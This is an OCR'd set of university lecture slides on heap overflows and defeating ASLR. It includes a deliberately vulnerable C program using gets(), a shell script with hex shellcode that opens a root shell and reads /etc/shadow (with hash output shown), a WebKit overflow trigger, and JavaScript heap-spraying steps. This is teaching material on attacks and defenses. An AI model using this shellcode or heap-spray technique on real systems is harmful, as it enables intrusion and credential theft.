


Globals, program, stack and heap are also randomized

```c
int global_j = 0;

void main ()
{

    char *h = malloc(10);
    int j = 0;

    printf ("Globals are : %p, text is %p, stack is %p, heap is %p\n",
        &global_j, main, &j, h);

}
```

```
bash-3.2# ./a
Globals are : 0x10fa55020, text is 0x10fa54eb0, stack is 0x7fff501ab864, heap is 0x7f9b294000
bash-3.2# ./a
Globals are : 0x106bbe020, text is 0x106bbdeb0, stack is 0x7fff59042864, heap is 0x7f9752c000
bash-3.2# ./a
Globals are : 0x108673020, text is 0x108672eb0, stack is 0x7fff5758d864, heap is 0x7fecc34000
bash-3.2# ./a
Globals are : 0x1059d2020, text is 0x1059d1eb0, stack is 0x7fff5a22e864, heap is 0x7f8f81c000
```

Defeating ASLR: Heap Spraying



Heap Overflow

Overflow attacks are not just targeted at the Stack – but they may also target buffers on the Heap

University of Victoria

```
/* record type to allocate on heap */
typedef struct chunk {
    char inp[64];             /* vulnerable input buffer */
    void (*process)(char *); /* pointer to function to process inp */
} chunk_t;

void showlen(char *buf)
{
    int len;
    len = strlen(buf);
    printf("buffer5 read %d chars\n", len);
}

int main(int argc, char *argv[])
{
    chunk_t *next;

    setbuf(stdin, NULL);
    next = malloc(sizeof(chunk_t));
    next->process = showlen;
    printf("Enter value: ");
    gets(next->inp);
    next->process(next->inp);
    printf("buffer5 done\n");
}
```

Exploit (shellcode)

```
$ cat attack2
#!/bin/sh
# implement heap overflow against program buffer5
perl -e 'print pack("H*",
"90909090909090909090909090909090" .
"9090eb1a5e31c08846078d1e895e0889" .
"460cb00b89f38d4e088d560ccd80e8e1" .
"ffffff2f62696e2f7368202020202020" .
"b89704080a");
print "whoami\n";
print "cat /etc/shadow\n";'

$ attack2 | buffer5
Enter value:
root
root:$1$4oInmych$T3BVS2E3OyNRGjGUzF4o3/:13347:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$p2wziIML$/yVHPQuw5kvlUFJs3b9aj/:13347:0:99999:7:::
...
```

Heap Overflows are also possible with memory-managed languages if their execution engine has a vulnerability

University of Victoria

Example: Webkit

```
This simple and interesting vulnerability is located in WebKit's
JavaScript code that parses floating point numbers. It can be triggered
with script like this:

---------
<script>
var Overflow = "31337" + 0.3133731337313373133731337313373133731337    .
</scrip
-------

Or some

---------
<img width=0.3133731337313373133731337... src="31337.jpg">
---------

Play little bit with numbers to get a desirable return address, little
bit of heap spraying, and it works.
```

So we can overflow *Numbers* objects. But where does the data end up? It's not predictable…

Engineering Heap Overflow with JavaScript

https://www.usenix.org/legacy/event/woot08/tech/full_papers/daniel/daniel_html/index.html


Steps:

1. Defragment the heap (heap spraying)
2. Make holes in the heap
3. Prepare the blocks around the holes
4. Trigger allocation and overflow
5. Trigger jump to shellcode

University of Victoria

1. Defragment Heap


Heap is normally fragmented. New objects are created at unpredictable locations



University of Victoria

1. Defragment Heap

```
var bigdummy = new Array(1000);
for(i=0; i<1000; i++){
   bigdummy[i] = new Array(size);
}
```




Defragmented heap with many allocations. We see a long line of same-sized buffers that we control.

University of Victoria

2. Make holes

```
for(i=900; i<1000; i+=2){
    delete(bigdummy[i]);
}
```




Controlled heap with every other buffer freed. The allocation of the vulnerable buffer ends up in one of the holes.

University of Victoria

3. Prepare Blocks

```
for(i=901; i<1000; i+=2){
    bigdummy[i][0] = new Number(i);
}
```




We create Number objects and put pointers at the beginning of each hole

University of Victoria

4. Allocation Vulnerable Block


We can now allocate a new object (with a known vulnerability) such as the jsRegExp compiler in Webkit (2008)




Note: the shellcode is part of the allocated buffer

University of Victoria

Memory Layout before Overrun




After overrun



5. Trigger Overflow

Now the attacker just needs to execute a function of the Number object




```
for(i=901; i<1000; i+=2){
    document.write(bigdummy[i][0] + "<br />")
}
```

University of Victoria

Summary and Outlook

- Different techniques for stack overflows:
  - nop sledding, JMP ESP, return-to-system, heap spraying
- Compile time defenses:
  - PLs, defensive coding, safe libraries, stack canaries
- Runtime defenses: IDS, ASLR, DEP
- Heap overflow vulnerabilities
- Next Class: Other common coding vulnerabilities

University of Victoria

Questions?

University of Victoria